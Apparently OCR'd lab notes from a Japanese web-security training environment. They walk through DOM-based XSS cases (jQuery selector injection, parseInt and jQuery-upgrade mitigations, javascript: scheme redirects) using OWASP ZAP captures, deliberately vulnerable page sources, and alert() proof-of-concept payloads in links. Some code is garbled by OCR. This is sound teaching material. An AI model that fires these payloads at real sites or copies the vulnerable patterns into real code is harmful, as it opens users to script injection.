104	19/01/08 20:51:...	GET	http://example.jp/4h/4h-005a.html?color=2%22%5D%3Cimg+src=/+onerror=alert(1)%3E	200	OK	6 ms	470
105	19/01/08 20:51:...	GET	http://example.jp/js/URI.min.js	200	OK	11 ms	47,2...
107	19/01/08 20:51:...	GET	http://example.jp/js/jquery-1.8.3.js	200	OK	102 ms	266,...

アラート 0 1 2 0

【ブラウザ→サーバ: リクエスト js/jquery-1.8.3.js → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

コンテキスト: デフォルトビュー

```
GET http://example.jp/js/jquery-1.8.3.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-005a.html?color=2%22%3Cimg+src=/+onerror=alert(1)%3E
DNT: 1
Connection: keep-alive
Host: example.jp
```

レスポンス: Large Response

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 11:51:27 GMT
Content-Type: application/javascript
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "40f49-56c2a2defad5e-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html> <p>Very large response body (266,057 bytes) - switch views (using the pull
own currently showing 'Body: Large Response' above) to display.</p>
<p>Be aware that this message may take some time to load.</p>
<p>You can change the minimum message size used for the 'Large Response' vie
w via Options / Display.</p></html>
```

アラート 0 1 2 0

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンド...	レス...
104	19/01/08 20:51:...	GET	http://example.jp/4h/4h-005a.html?color=2%22%5D%3Cimg+src=/+onerror=alert(1)%3E	200	OK	6 ms	470
105	19/01/08 20:51:...	GET	http://example.jp/js/URI.min.js	200	OK	11 ms	47,2...
107	19/01/08 20:51:...	GET	http://example.jp/js/jquery-1.8.3.js	200	OK	102 ms	266,...

アラート 0 1 2 0

4h-005b : jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)

【ブラウザ】

4.17.1 DOM Based XSS

- 4h-001 :innerHTMLによるDOM Based XSS(正常系)
- 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
- 4h-001a:4h-001 の対策版(攻撃)
- 4h-002 :アクセス解析(document.write; 正常系)
- 4h-002 :アクセス解析(document.write; XSS攻撃)
- 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
- 4h-004 :XMLHttpRequestのURL未検証(正常系)
- 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
- 4h-004a:XMLHttpRequestのURL検証版(正常系)
- 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
- 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
- 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃) 
- 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
- 4h-006 :javascriptスキームによるXSS (正常系)
- 4h-006 :javascriptスキームによるXSS (攻撃)
- 4h-006a:javascriptスキームによるXSS対策版 (正常系)
- 4h-006a:javascriptスキームによるXSS対策版 (攻撃)
- 4h-008 :setTimeoutによるXSS (正常系; 3秒待つ)
- 4h-008 :setTimeoutによるXSS (攻撃)
- 4h-008 :setTimeoutによるXSS (対策版への攻撃)

```
6 </li>4.17.1 DOM Based XSS</li>
7 <ol>
8 <li><a href="#4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="#4h-001.html#img_src=/_onerror=alert(1)">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="#4h-001a.html#<img_src=/_onerror=alert(1)">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="#4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="#4h-002.html#%22%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="#4h-002a.html#%22%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="#4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="#4h-004.html#/trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="#4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="#4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="#4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="#4h-005.html?color=2&quot;&lt;img+src=/_onerror=alert(1)&st;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="#4h-005a.html?color=2&quot;&lt;img+src=/_onerror=alert(1)&st;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="#4h-005b.html?color=2&quot;&lt;img+src=/_onerror=alert(1)&st;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="#4h-005c.html?color=2&quot;&lt;img+src=/_onerror=alert(1)&st;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="#4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 <li><a href="#4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 <li><a href="#4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 <li><a href="#4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 <li><a href="#4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 <li><a href="#4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 <li><a href="#4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



【サーバ: 4g/4g-005b.html】



【ブラウザ→サーバ: リクエスト 4g/4g-005b.html → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + → レスポンス

デフォルトビュー

コンテキスト

既定コンテキスト

サイト

```

GET http://example.jp/4h/4h-005b.html?color=2%22%5D%3Cimg+src=/+onerror=alert(1)%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
                    
```

デフォルトビュー

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 12:07:38 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 464
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "1d0-56c2a2de80c35-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<script src=" ../js/jquery-1.8.3.js"></script>
<script src=" ../js/URI.min.js"></script>
<form id="form1">
<input type="radio" name="color" value="1">赤<br>
<input type="radio" name="color" value="2">緑<br>
<input type="radio" name="color" value="3">青<br>
</form>
<script>
var uri = new URI();
var color = parseInt(uri.query(true).color);
if (! color) color = "1";

$("input[name='color'][value='"+ color + "']").attr("checked", true);
</script>
</body>
                    
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータ...	ステータス...	ラウンド...	レ...
109	19/01/08 21:0...	GET	http://example.jp/4h/4h-005b.html?color=2%22%5D%3Cimg+src=/+onerror=alert(1)%3E	200	OK	5 ms	46...	N	...
110	19/01/08 21:0...	GET	http://example.jp/js/URI.min.js	200	OK	12 ms	47...	P	...
112	19/01/08 21:0...	GET	http://example.jp/js/jquery-1.8.3.js	200	OK	103 ms	26...	P	...

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト js/URI.min.js → レスポンス】

無害セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

デフォルトビュー

コンテキスト
既定コンテキスト
サイト

GET http://example.jp/js/URI.min.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-005b.html?color=2%22%3Cimg+src=/+onerror=alert(1)%3E
DNT: 1
Connection: keep-alive
Host: example.jp

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 12:07:38 GMT
Content-Type: application/javascript
Content-Length: 47206
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "b866-56c2a2defbce-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

```

/*! URI.js v1.19.1 http://medialize.github.io/URI.js/ */
/* build contains: IPv6.js, punycode.js, SecondLevelDomains.js, URI.js,
URITemplate.js */
(function(f,n){Object.defineProperty(module,"exports",{module:

```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス	ステータスコード	ラウンドトリップ時間	レスポンスサイズ	...
109	19/01/08 21:0...	GET	http://example.jp/4h/4h-005b.html?color=2%22%3Cimg+src=/+onerror=alert(1)%3E	200	OK	5 ms	46...	...
110	19/01/08 21:0...	GET	http://example.jp/js/URI.min.js	200	OK	12 ms	47...	...
112	19/01/08 21:0...	GET	http://example.jp/js/jquery-1.8.3.js	200	OK	103 ms	26...	...

アラート 0 0 1 0 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト js/jquery-1.8.3.js → レスポンス】

無害セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

デフォルトビュー Large Response

コンテキスト
既定コンテキスト
サイト

GET http://example.jp/js/jquery-1.8.3.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-005b.html?color=2%22%3Cimg+src=/+onerror=alert(1)%3E
DNT: 1
Connection: keep-alive
Host: example.jp

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 12:07:38 GMT
Content-Type: application/javascript
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "40f49-56c2a2defad5e-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html><p>Very large response body (266,057 bytes) - switch views (using the pulldown currently showing 'Body: Large Response' above) to display.</p>
<p>Be aware that this message may take some time to load.</p>
<p>You can change the minimum message size used for the 'Large Response' view via Options / Display.</p></html>

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス	ステータスコード	ラウンドトリップ時間	レスポンスサイズ	...
109	19/01/08 21:0...	GET	http://example.jp/4h/4h-005b.html?color=2%22%3Cimg+src=/+onerror=alert(1)%3E	200	OK	5 ms	46...	...
110	19/01/08 21:0...	GET	http://example.jp/js/URI.min.js	200	OK	12 ms	47...	...
112	19/01/08 21:0...	GET	http://example.jp/js/jquery-1.8.3.js	200	OK	103 ms	26...	...

アラート 0 0 1 0 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0 0 0

4h-005c : jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)

【ブラウザ】


• 4.17.1 DOM Based XSS

1. [4h-001 :innerHTMLによるDOM Based XSS\(正常系\)](#)
2. [4h-001 :innerHTMLによるDOM Based XSS\(攻撃\)](#)
3. [4h-001a:4h-001 の対策版\(攻撃\)](#)
4. [4h-002 :アクセス解析\(document.write; 正常系\)](#)
5. [4h-002 :アクセス解析\(document.write; XSS攻撃\)](#)
6. [4h-002a:アクセス解析対策版\(document.write; XSS攻撃\)](#)
7. [4h-004 :XMLHttpRequestのURL未検証\(正常系\)](#)
8. [4h-004 :XMLHttpRequestのURL未検証\(XSS攻撃\)](#)
9. [4h-004a:XMLHttpRequestのURL検証版\(正常系\)](#)
10. [4h-004a:XMLHttpRequestのURL検証版\(XSS攻撃\)](#)
11. [4h-005 :jQueryのセレクタの動的生成によるXSS\(正常系\)](#)
12. [4h-005 :jQueryのセレクタの動的生成によるXSS\(攻撃\)](#)
13. [4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策\(攻撃\)](#)
14. [4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化\(攻撃\)](#)
15. [4h-005c:jQueryのセレクタの動的生成によるXSS\(対策済みjQuery\)\(攻撃\)](#) 
16. [4h-006 :javascriptスキームによるXSS \(正常系\)](#)
17. [4h-006 :javascriptスキームによるXSS \(攻撃\)](#)
18. [4h-006a:javascriptスキームによるXSS対策版 \(正常系\)](#)
19. [4h-006a:javascriptスキームによるXSS対策版 \(攻撃\)](#)
20. [4h-008 :setTimeoutによるXSS \(正常系; 3秒待つ\)](#)
21. [4h-008 :setTimeoutによるXSS \(攻撃\)](#)
22. [4h-008 :setTimeoutによるXSS \(対策版への攻撃\)](#)

```

6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 </li><a href="#"4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 </li><a href="#"4h-001.html#<img src=/_onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 </li><a href="#"4h-001a.html#<img src=/_onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 </li><a href="#"4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 </li><a href="#"4h-002.html#<script>E!ert(document.domain)</script>E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 </li><a href="#"4h-002a.html#<script>E!ert(document.domain)</script>E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 </li><a href="#"4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 </li><a href="#"4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 </li><a href="#"4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 </li><a href="#"4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 </li><a href="#"4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 </li><a href="#"4h-005.html?color=2&quot;&lt;img src=/_onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 </li><a href="#"4h-005a.html?color=2&quot;&lt;img src=/_onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 </li><a href="#"4h-005b.html?color=2&quot;&lt;img src=/_onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 </li><a href="#"4h-005c.html?color=2&quot;&lt;img src=/_onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 </li><a href="#"4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 </li><a href="#"4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 </li><a href="#"4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 </li><a href="#"4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 </li><a href="#"4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 </li><a href="#"4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 </li><a href="#"4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>

```



```

1 <body>
2 <script src="../js/jquery-3.2.1.min.js"></script>
3 <script src="../js/URI.min.js"></script>
4
5 <form id="form1">
6 <input type="radio" name="color" value="1">赤<br>
7 <input type="radio" name="color" value="2">緑<br>
8 <input type="radio" name="color" value="3">青<br>
9 </form>
10 <script>
11 var uri = new URI();
12 var color = uri.query(true).color;
13 if (!color) color = "1";
14
15 $('input[name="color"][value="" + color + ""]').attr("checked", true);
16 </script>
17 </body>

```

【サーバ: 4g/4g-005c.html】

```

/var/www/html/4h/4h-005c.html - wasbook@example.jp - エディタ - WinSCP
<script src="../js/jquery-3.2.1.min.js"></script>
<script src="../js/URI.min.js"></script>

<form id="form1">
<input type="radio" name="color" value="1">赤<br>
<input type="radio" name="color" value="2">緑<br>
<input type="radio" name="color" value="3">青<br>
</form>
<script>
var uri = new URI();
var color = uri.query(true).color;
if (!color) color = "1";

$('input[name="color"][value="" + color + ""]').attr("checked", true);
</script>
</body>

```

新しいQueryを使うだけで DOM Base XSS は回避できる

【ブラウザ→サーバ: リクエスト 4g/4g-005c.html → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

デフォルトビュー

コンテキスト

既定コンテキスト

サイト

```
GET http://example.jp/4h/4h-005c.html?color=2%22%5D%3Cimg+src=/+onerror=alert(1)%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

デフォルトビュー

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 12:15:55 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 459
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "1cb-56c2a2de84ab5-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<script src="..../js/jquery-3.2.1.min.js"></script>
<script src="..../js/URI.min.js"></script>

<form id="form1">
<input type="radio" name="color" value="1">赤<br>
<input type="radio" name="color" value="2">緑<br>
<input type="radio" name="color" value="3">青<br>
</form>
<script>
var uri = new URI();
var color = uri.query(true).color;
if (! color) color = "1";

$("input[name='color'][value='"+ color + "']").attr("checked", true);
</script>
</body>
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンド...	レ...
114	19/01/08 21:1...	GET	http://example.jp/4h/4h-005c.html?color=2%22%5D%3Cimg+src=/+onerror=alert(1)%3E	200	OK	7 ms	45...	N	...
115	19/01/08 21:1...	GET	http://example.jp/js/URI.min.js	200	OK	11 ms	47...	N	...
117	19/01/08 21:1...	GET	http://example.jp/js/jquery-3.2.1.min.js	200	OK	25 ms	86...	N	...

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0 0 0




4h-006 : javascriptスキームによるXSS(正常系)

【ブラウザ】

• 4.17.1 DOM Based XSS

1. [4h-001 :innerHTMLによるDOM Based XSS\(正常系\)](#)
2. [4h-001 :innerHTMLによるDOM Based XSS\(攻撃\)](#)
3. [4h-001a:4h-001 の対策版\(攻撃\)](#)
4. [4h-002 :アクセス解析\(document.write; 正常系\)](#)
5. [4h-002 :アクセス解析\(document.write; XSS攻撃\)](#)
6. [4h-002a:アクセス解析対策版\(document.write; XSS攻撃\)](#)
7. [4h-004 :XMLHttpRequestのURL未検証\(正常系\)](#)
8. [4h-004 :XMLHttpRequestのURL未検証\(XSS攻撃\)](#)
9. [4h-004a:XMLHttpRequestのURL検証版\(正常系\)](#)
10. [4h-004a:XMLHttpRequestのURL検証版\(XSS攻撃\)](#)
11. [4h-005 :jQueryのセレクタの動的生成によるXSS\(正常系\)](#)
12. [4h-005 :jQueryのセレクタの動的生成によるXSS\(攻撃\)](#)
13. [4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策\(攻撃\)](#)
14. [4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化\(攻撃\)](#)
15. [4h-005c:jQueryのセレクタの動的生成によるXSS\(対策済みQuery\)\(攻撃\)](#)
16. [4h-006 :javascriptスキームによるXSS \(正常系\)](#)
17. [4h-006 :javascriptスキームによるXSS \(攻撃\)](#)
18. [4h-006a:javascriptスキームによるXSS対策版 \(正常系\)](#)
19. [4h-006a:javascriptスキームによるXSS対策版 \(攻撃\)](#)
20. [4h-008 :setTimeoutによるXSS \(正常系; 3秒待つ\)](#)
21. [4h-008 :setTimeoutによるXSS \(攻撃\)](#)
22. [4h-008 :setTimeoutによるXSS \(対策版への攻撃\)](#)

```
6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 <li><a href="#"4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="#"4h-001.html#img_src=/_onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="#"4h-001a.html#<img_src=/_onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="#"4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="#"4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="#"4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="#"4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="#"4h-004.html#//trap.example.com/4h/4h-900.php?>">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="#"4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="#"4h-004a.html#//trap.example.com/4h/4h-900.php?>">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="#"4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="#"4h-005.html?color=2&quot;&#amp;lt;img+src=/_onerror=alert(1)&#amp;gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="#"4h-005a.html?color=2&quot;&#amp;lt;img+src=/_onerror=alert(1)&#amp;gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="#"4h-005b.html?color=2&quot;&#amp;lt;img+src=/_onerror=alert(1)&#amp;gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="#"4h-005c.html?color=2&quot;&#amp;lt;img+src=/_onerror=alert(1)&#amp;gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="#"4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 <li><a href="#"4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 <li><a href="#"4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 <li><a href="#"4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 <li><a href="#"4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 <li><a href="#"4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 <li><a href="#"4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



【サーバ: 4g/4g-006.html】

```
/var/www/html/4h/4h-006.html - wasbook@example.jp - エディタ - WinSCP
<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
// 様々な処理
var url = location.hash.slice(1);
location.href = url;
}
</script>
</body>
```

【サーバ: 4g/4g-007.html】

```
/var/www/html/4h/4h-007.html -
<body>
実行しました
</body>
```




4h-006 : javascriptスキームによるXSS(攻撃)

【ブラウザ】

• 4.17.1 DOM Based XSS

1. [4h-001 :innerHTMLによるDOM Based XSS\(正常系\)](#)
2. [4h-001 :innerHTMLによるDOM Based XSS\(攻撃\)](#)
3. [4h-001a:4h-001 の対策版\(攻撃\)](#)
4. [4h-002 :アクセス解析\(document.write; 正常系\)](#)
5. [4h-002 :アクセス解析\(document.write; XSS攻撃\)](#)
6. [4h-002a:アクセス解析対策版\(document.write; XSS攻撃\)](#)
7. [4h-004 :XMLHttpRequestのURL未検証\(正常系\)](#)
8. [4h-004 :XMLHttpRequestのURL未検証\(XSS攻撃\)](#)
9. [4h-004a:XMLHttpRequestのURL検証版\(正常系\)](#)
10. [4h-004a:XMLHttpRequestのURL検証版\(XSS攻撃\)](#)
11. [4h-005 :jQueryのセレクタの動的生成によるXSS\(正常系\)](#)
12. [4h-005 :jQueryのセレクタの動的生成によるXSS\(攻撃\)](#)
13. [4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策\(攻撃\)](#)
14. [4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化\(攻撃\)](#)
15. [4h-005c:jQueryのセレクタの動的生成によるXSS\(対策済みjQuery\)\(攻撃\)](#)
16. [4h-006 :javascriptスキームによるXSS \(正常系\)](#)
17. [4h-006 :javascriptスキームによるXSS \(攻撃\)](#)
18. [4h-006a:javascriptスキームによるXSS対策版\(正常系\)](#)
19. [4h-006a:javascriptスキームによるXSS対策版\(攻撃\)](#)
20. [4h-008 :setTimeoutによるXSS \(正常系; 3秒待つ\)](#)
21. [4h-008 :setTimeoutによるXSS \(攻撃\)](#)
22. [4h-008 :setTimeoutによるXSS \(対策版への攻撃\)](#)

```
6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 </li><a href="#">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 </li><a href="#">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 </li><a href="#">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 </li><a href="#">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 </li><a href="#">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
